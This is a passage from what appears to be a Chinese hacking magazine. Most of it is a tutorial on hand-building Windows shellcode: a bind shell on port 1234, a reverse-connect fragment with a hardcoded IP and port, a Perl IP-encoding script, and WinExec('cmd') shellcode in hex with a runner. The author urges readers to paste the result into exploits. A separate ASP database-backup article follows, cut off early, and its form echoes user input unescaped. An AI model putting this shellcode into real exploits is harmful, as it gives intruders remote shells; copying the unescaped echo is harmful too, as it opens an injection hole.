这时在同目录下也生成了一个新的txt文件——result.txt。打开后就是我们想要的shellcode了，请参见光盘的本文章工具包内：c1.txt。




图 4

这就是完整的shellcode，是不是很简单呢？也许你会说，这些shellcode对吗？没关系，我们来验证一下吧。打开一个你喜爱的C编译器（我这里用的是lccwin32），新建一个工程test和cpp1.c文件。下面开始写代码了，把上面的shellcode放到一个字符串数组中，请参见光盘的本文章工具包内：c2.txt。

然后写我们的主程序：

```
void main(void)
{
    int (*pfunc)();          //定义指向函数的指针
    pfunc = (int (*)()) shellcode;   //把shellcode所指向的字符串地址送到pfunc指针变量中
    (int)(*pfunc)();         //跳转到pfunc所在代码处执行
}
```

代码很简单吧？让我们编译后运行看看，如图5。我们的程序似乎成功运行了，我们telnet本地的1234端口看看，如图6。




图 5




图 6

HOHO，得到shell了，说明我们的shllcode确实没有错误，到这里我们已经有了自己的shellcode，把它替换到exploit的shellcode，有没有种成就感呢？

有了绑定端口的shellcode了，也许大家还想要反向连接的？其实道理和上面的是一样的，因此我就稍稍给大家介绍一下好了，有兴趣的读者可以自己尝试修改（毛主席说过：自己动手，丰衣足食）。反向连接的shellcode关键代码如下：

```
LConnnect:
    push 0xF700A8C0 ; host: 192.168.0.247
    push 0x11220002 ; port: 8721
    mov ecx, esp
    push byte 0x10
    push ecx
    push ebx
    call [ebp + 16]
    test eax, eax
    jne short LFinished
```

我们只需要修改：

```
push 0xF700A8C0 ; host: 192.168.0.247
push 0x11220002 ; port: 8721
```

两句的反向连接ip和端口就行了。端口的修改方法同上，至于ip嘛你需要在exploit中动态的修改shellcode，关于如何动态修改读者可以参考一些具有反向连接功能的exploit。ip在shellcode中是这样表示的，比如你要把上面的ip改为222.144.133.122，你需要把每组数都先转换为16进制数如：222换成16进制就是了，依次类推。然后，把122的16进制数放在最前面，后面依次是133、144、222，也就是这样：**0x7a8590de**。最后替换上面"**push 0xF700A8C0**"中的"**0xF700A8C0**"就可以了，端口的替换方法上面我已经讲过了，这里就不再赘述。我这里再提供一段perl写的程序用来转换IP的，这可就方便多了哦：

```
#!/usr/bin/perl
#IP转换程序 by 无敌最寂寞[E.S.T]
#用法:
#convert.pl ip
my $ip=shift;
chomp($ip);
#print $ip;
my @list=split(/\./,$ip);
#print join('|',@list);
my $constr='0x';
my $temp;
my $i;
for($i=3;$i>=0;$i--)
{if($list[$i]==0)
    {$temp='00';}
else
    {$temp=sprintf("%x",$list[$i]);}
$constr.=$temp;
}
print $constr;
```

这个程序也不是很完善，如果你给的ip中有一部分是小于16的，比如说192.168.0.1中的最后一个1，那么程序打印出的转换结果是0x100a8c0，少了一位。因此你需要自己手动把1变成01补足一位即可。

反向连接后门就介绍到这里，至于如何在c语言中实现exploit的编写，大家可以参考lion等牛人写的c版exploit，我就不献丑了。（个人还是比较喜欢用perl写exploit，方便、简单、实惠：-））

二、工具篇

也许有的朋友觉得上面的方法太过烦琐，想要一个更简单地方法。OK！这个任务就交给我了，从网上down了shellcode自动生成工具，试了一下还不错，拿来奉献给大家。首先我们先自己写个shell程序，程序很简单如下：

```
#include <windows.h>
int main()
{
  WinExec("cmd",5);
  return 0;
}
```

很简单的代码吧，这里简单说一下WinExec这个API函数，函数声明如下：

```
UINT WinExec(
  LPCSTR lpCmdLine,
  UINT uCmdShow
);
```

第一个参数是你要执行的命令，第二个参数是窗口显示模式，这个可以参考ShowWindow函数。程序中第二个参数是5，也就是SW_SHOW，如图7。上面的程序编译运行后就会打开一个cmd窗口。下面我们要把这个程序转换成为汇编代码，用VC打开上面的程序，按F10键进行调试，在调试面板中选择Diassembaly，如图8。




图 7




图 8

开始采集代码吧！首先新建一test.asm文件，用记事本打开后，在第一行写入[BITS 32]，然后把VC中的下面代码复制到test.asm中：

```
push ebp
mov ebp,esp
sub esp,4h      ；这个地方是我们修改过的，因为CMD字符串站了4个字节，因此我们就给esp减4
push ebx
push esi
push edi
```

上面这些代码是用来保护现场的，接着我们需要把CMD这个字符串保存到堆栈中，接着上面的代码输入：

```
mov byte [ebp-4],63h
mov byte [ebp-3],6dh
mov byte [ebp-2],64h
mov byte [ebp-1],0
```

63h、6dh、64h就是CMD三个字母的16进制表示形式，最后一个0代表字符串的结束。下面我们就准备调用WinExec函数了。大家都知道这个函数是在KERNEL32.dll中的，而且每个应用程序都会加载这个动态连接库。这样的话，我们可以先用jmpesp程序找到WinExec的函数地址，然后调用就可以了。执行jmpesp的结果如图9，把0x77E69C1D地址记下来，一会用得着。该函数需要两个参数，那么我们现在就开始把参数压栈吧。记住最右面的参数最先入栈，接着上面的程序段输入：




图 9

```
push 5          ；SW_SHOW参数
lea eax,[ebp-4] ；CMD字符串的首地址
push eax        ；eax入栈
```

接着可以调用WinExec函数了：

```
mov eax,0x77e69c1d  ；刚才让大家记的WinExec函数的地址
call eax            ；调用了哦
```

执行到这里我们就已经得到了一个CMD窗口了，可是仅仅这样还不行，我们还需要恢复现场。程序的完整代码如下：

```
[BITS 32]
push ebp
mov ebp,esp
sub esp,4h
push ebx
push esi
push edi
mov byte [ebp-4],63h
mov byte [ebp-3],6dh
mov byte [ebp-2],64h
mov byte [ebp-1],0
push 5
lea eax,[ebp-4]
push eax
mov eax,0x77e69c1d
call eax
pop edi
pop esi
pop ebx
add esp,4h
mov esp,ebp
pop ebp
ret
```

这就是我们的shell了，要注意的是如果代码中有ptr操作符，那么要记得把它们都删除掉哦，否则nasm编译是不会通过的。代码写好了，我们该把它们转成shellcode形式了，大家可以用我前面说的手工方法，也可以用刚刚介绍的这款工具，把test.asm复制到shellcode自动生成工具的解压目录，然后打开cmd窗口并来到此目录下，输入如下命令：

nasm -s -f bin test.asm

执行完后会在同目录下生成一个test的无后缀文件，这个时候继续输入如下命令：

shellcode test

执行完后会生成一个TheCode.txt的文本文件，打开看看里面是什么？如图10。




图 10

就这么简单，把这段shellcode放到下面的程序里面进行验证：

```
char shellcode[] = "\x55\x89\xE5\x81\xEC\x04\x00\x00\x00\x53\x56\x57\xC6\x45\xFC\x63"
"\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\xC6\x45\xFF\x00\x68
```

```
\x05\x00\x00"
    "\x00\x8D\x45\xFC\x50\xB8\x1D\x9C\xE6\x77\xFF\xD0\x5F\x5E\x5B\x81"
    "\xC4\x04\x00\x00\x00\x89\xEC\x5D\xC3";
    void main(void)
    {
      int (*pfunc)();        //定义指向函数的指针
      pfunc = (int (*)()) shellcode;   //把shellcode所指向的字符串地址送存到pfunc指针变量中
      (int)(*pfunc)();       //跳转到pfunc所在代码处执行
    }
```

编译运行后，如图11。成功了吧？

当然这只是个非常简单的shellcode，编写一个既好又通用的shellcode是件很不容易的事，大家多努力吧！

不管是手工还是用工具，我们都没有考虑shellcode需要变形的情况。

```
H:\temp\lcc\lcc>test

H:\temp\lcc\lcc>Microsoft Windows 2000 [Version 5.00.2195]
<C> Copyright 1985-2000 Microsoft Corp.

H:\temp\lcc\lcc>
```

图11

说到shellcode变形，我又不得不说这也是很麻烦的，要介绍它，还是需要拿出好多的时间来准备。希望有机会我能给大家介绍，不过这次这个工具又推出了新的版本，这个新版本可以简单对shellcode进行异或处理去除0x00，内附详细说明我这里就不多说了。

shellcode这次我就简单地说到这里了，相信看完我的文章大家也能“玩转”shellcode了吧，不过至于写出自己的shellcode那还是需要各位读者多加努力了哦！OK，see you next time!

（本文所涉及的全部程序已收录于光盘中）

通过ASP实现SQL数据库的远程备份和恢复

彩云生

一、引言

作为数据库管理人员，数据库的备份和恢复是一项很重要的工作。数据备份是指创建数据库内存在的一个副本，这样一但系统崩溃或出现其它意想不到的问题而导致数据库丢失，就可以通过数据恢复功能将数据恢复到备份的状态。而数据恢复是指将数据恢复到上一次备份状态。在SQL Server数据库中，提供了数据工具可以实现数据库的备份和恢复，但它只能于本机操作，无法实现远程备份，下面我们介绍如何通过ASP来实现SQL数据库的远程备份和恢复。

二、实现原理

数据库的备份其实是将通过ASP程序远程读取数据库，然后将将其存于客户端，在SQL数据库服务中的“SQLDMO”对象的“SQLServer”方法可以连接SQL数据库，“Backup”方法可以实现文件备份，因此，只要合理利用此对象，就可以实现数据库的备份和恢复。

三、实现过程

首先通过一个表单，提供一个选项供用户选择是备份还是恢复，通过文本域确定用户备份的数据库名和存放路径，当提交后，通过WEB地址栏传递参数方式，进行参数传递。然后在ASP文件中通过Request对接收对象参数实现不同的操作。

1. 选择表单

```
<HTML><HEAD>
<TITLE>SQL Server 数据库的备份与恢复</TITLE>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</HEAD>
<BODY>
<form method="post" name=myform>
选择操作：<INPUT TYPE="radio" NAME="act" id="act_backup" value="backup"><label for=act_backup>备份</label>

<INPUT TYPE="radio" NAME="act" id="act_restore" value="restore"><label for=act_restore>恢复</label>
<br>数据库名：<INPUT TYPE="text" NAME="databasename" value="<%=request("databasename")%>">
<br>文件路径：<INPUT TYPE="text" NAME="bak_file" value="c:\$1.bak">(备份或恢复的文件路径)<br>
<input type="submit" value="确定">
</form>
```

2.SQL Server 数据库的备份

```
